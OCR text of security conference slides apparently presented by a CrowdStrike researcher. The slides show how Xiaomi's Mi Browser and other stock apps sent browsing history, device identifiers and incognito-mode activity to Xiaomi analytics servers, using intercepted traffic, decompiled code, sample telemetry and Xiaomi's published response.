
CROWDSTRIKE

Who?

XIAOMI PRODUCTS
YOU NEVER KNEW EXISTED

CROWDSTRIKE

Who?



CROWDSTRIKE

Why?

cheap

powerful


decent camera

NFC

solid display

???

what's the catch?



[Design Upgrade]

2.5D glass enclosure in popular colors

Smaller chin and bezels

90% high screen-to-body ratio

CROWDSTRIKE

How?

brand new phone

rooted + custom cert

...

oh my that's a load of data


	...	Method	Host	Path	Start	Duration	Size	Status
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	09:53:40	743 ms	18.37 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	10:02:56	756 ms	18.37 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:45:55	813 ms	18.73 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:50:40	711 ms	19.06 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	10:56:25	1.76 s	18.22 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	11:06:01	747 ms	18.00 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:11:27	1.32 s	18.22 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:26:28	1.72 s	17.96 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:41:30	719 ms	17.96 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/getconfig	11:45:54	387 ms	825 bytes	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:56:32	836 ms	17.95 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/getconfig	12:00:24	364 ms	825 bytes	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:00:41	716 ms	19.60 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/getconfig	12:10:51	750 ms	823 bytes	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v2	12:10:57	343 ms	1.58 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:11:33	728 ms	17.96 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:15:54	696 ms	18.04 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:16:38	543 ms	2.33 KB	Complete
{}	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:26:34	698 ms	17.95 KB	Complete


CROWDSTRIKE

How?

CROWDSTRIKE

How?





CROWDSTRIKE

How?

Name	Value
crc	1648940987
gzip	1
data_list	H4sIAAAAAAAAAO2de4/bNhLAv0r

```
    r5.appendQueryParameter(r10, r11)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
L_0x008a:
    java.lang.String r10 = "gzip"
    java.lang.String r11 = "1"
    r5.appendQueryParameter(r10, r11)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r10 = "data_list"
    r5.appendQueryParameter(r10, r2)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    android.net.Uri r5 = r5.build()     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r5 = r5.getEncodedQuery()     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    boolean r10 = android.text.TextUtils.isEmpty(r5)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    if (r10 == 0) goto L_0x00a8
    r1.closeStream(r4, r4, r4, r6)
    return
```

CROWDSTRIKE

How?

```
    return
L_0x0093:
    r2 = r5[r1]
    r5 = r5[r0]
    r6 = 25
    java.lang.String r7 = r10.encodeData(r5)     /
    android.content.Context r8 = r10.mContext
    com.sensorsdata.analytics.android.sdk.SensorsD
    java.lang.String r8 = r8.getServerUrl()     //
    r10.sendHttpRequest(r8, r7, r5, r1)     // Cat
    android.content.Context r5 = r10.mContext
    com.sensorsdata.analytics.android.sdk.SensorsD
    boolean r5 = r5.isDebugMode()
```

```
private String encodeData(String str) throws IOException {
    String str2 = "UTF-8";
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(str.getBytes(str2).length);
    GZIPOutputStream gZIPOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gZIPOutputStream.write(str.getBytes(str2));
    gZIPOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return new String(Base64Coder.encode(byteArray));
}
```

CROWDSTRIKE

What?

visited URL

network type

device info

UUID (more later)

but wait, there's more


```
"event":"page_load_event_start",
"properties":{
   "$lib":"Android",
   "$os_version":"9",
   "$lib_version":"3.2.10",
   "$model":"Redmi Note 8",
   "$os":"Android",
   "$screen_width":1080,
   "$screen_height":2340,
   "$manufacturer":"Xiaomi",
   "$app_version":"11.9.3-g",
   "internet_status":1,
   "uuid":"27f133c4-3ead-4e58-a60c-b1a169592bf8",
   "platform":"AndroidApp",
   "miui_version":"V11.0.3.0.PCOMIXM",
   "miui_region":"GB",
   "eid":"News-:video-:search0:headiconoff:channel_en_youtube-web",
   "apk_name":"com.android.browser",
   "browser_install_referrer":"com.android.browser",
   "log_miaccount":1,
   "gaid":"20c20352-a3fd-4418-acfe-a1752051b23d",
   "$wifi":true,
   "$network_type":"WIFI",
   "event_network":"wifi",
   "url":"https:\/\/en.greatfire.org\/",
   "$is_first_day":false
},
"_flush_time":1587990229911
```

CROWDSTRIKE

What?

MIUI id!!!

...

INCOGNITO MODE


```
"properties":{
   "adblock_show_notification":0,
   "user_incognito_mode":1,
   "adblock_switch":0,
   "language_browser":"EN",
   "user_desktop_mode":0,
   "user_night_mode":0,
   "user_click_interest":0,
   "language":"EN",
   "user_newsfeed":1,
   "language_news":"EN",
   "user_download_videos":1,
   "user_youtube_signin":0,
   "account_id":"6316280058",
   "dark_mode":0,
   "user_push_agree":1,
   "user_facebook_notification":0,
   "user_data_save_mode":0,
   "minus_screen":"",
   "region":"GB",
   "user_checkbox_4G":1
},
"_flush_time":1587991388805
```


CROWDSTRIKE

What?

MIUI id

UUID ('member it?)

you cannot create a MIUI id without your phone number/email/social media account



just browsing
some random
history facts


:D

CROWDSTRIKE

but wait, there's more

CROWDSTRIKE


What?





```
"event":"newsfeed_click",
"properties":{
   "$lib":"Android",
   "$carrier":"Vodafone",
   "$os_version":"9",
   "$lib_version":"3.2.10-pre",
   "$model":"Redmi Note 8",
   "$os":"Android",
   "$screen_width":1080,
   "$screen_height":2340,
   "$manufacturer":"Xiaomi",
   "$app_version":"12.1.1",
   "$wifi":true,
   "$network_type":"WIFI",
   "content_title":"UK 'hypocritical', says UN expert",
   "content_type":"news",
   "pattern":"1",
   "cp_name":"The Guardian",
   "tag":"UK",
   "doc_id":"cms-amp-BB13epCo",
   "$is_first_day":false
},
"_flush_time":1587992173737
```


CROWDSTRIKE

What?





CROWDSTRIKE

What?


```
"event": "$AppClick",
"properties": {
  "$lib": "Android",
  "$os_version": "9",
  "$lib_version": "3.2.4",
  "$model": "Redmi Note 8",
  "$os": "Android",
  "$screen_width": 1080,
  "$screen_height": 2340,
  "$manufacturer": "Xiaomi",
  "$app_version": "4.11.11i",
  "$wifi": true,
  "$network_type": "WIFI",
  "$is_first_day": false,
  "$screen_name": "com.miui.player.ui.MusicBrowserActivity",
  "$title": "Music",
  "$element_content": "HongKong1 | OFFICIAL MV | Nguyễn Trọng Tài x San Ji x Double X-U
  "$element_type": "com.miui.player.display.view.cell.LocalSongListItem"
},
"_flush_time": 1588613193059
```


CROWDSTRIKE

What?

download firmware

brotli extractor

sdat2img

pull APKs/VDEX from system.img

???

prophit

CROWDSTRIKE

Afterath

Forbes

Exclusive: Warning Over Chinese Mobile Giant Xiaomi Recording Millions Of People's

https://www.androidauthority.com/xiaomi-privacy-cheap-phone-1118444/

AUTHORITY

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Is selling your privacy for a cheaper phone really a good idea?

Xiaomi has addressed its recent privacy controversies — here's what's changed.

FEATURES By Suzana Dalul • May 14, 2021

Commuters pass by Xiaomi Note 10 Pro smartphone advertisement at its flagship store in Hong

CROWDSTRIKE

Aftermath

Updated at 16:59, May 3, GMT+8, in Beijing

—START—

We would like to express our appreciation for researchers' engagement, passionate and constructive discussion.

Given our goal of providing world class secure services and products to all users, our next Mint Browser and Mi Browser software update will include an option in incognito mode for all users of both browsers to switch on/off the aggregated data collection, in an effort to further strengthen the control we grant users over sharing their own data with Xiaomi. The software updates will be submitted to Google Play for approval within today (May 3, GMT+8).

We believe this functionality, in combination with our approach of maintaining aggregated data in non-identifiable form, goes beyond any legal requirements and demonstrates our company's commitment to user privacy.

As always, Xiaomi welcomes users to participate in our product development and advancement. Listening to feedback from users and letting them take part in Xiaomi's future have been at the core of our company from the beginning.

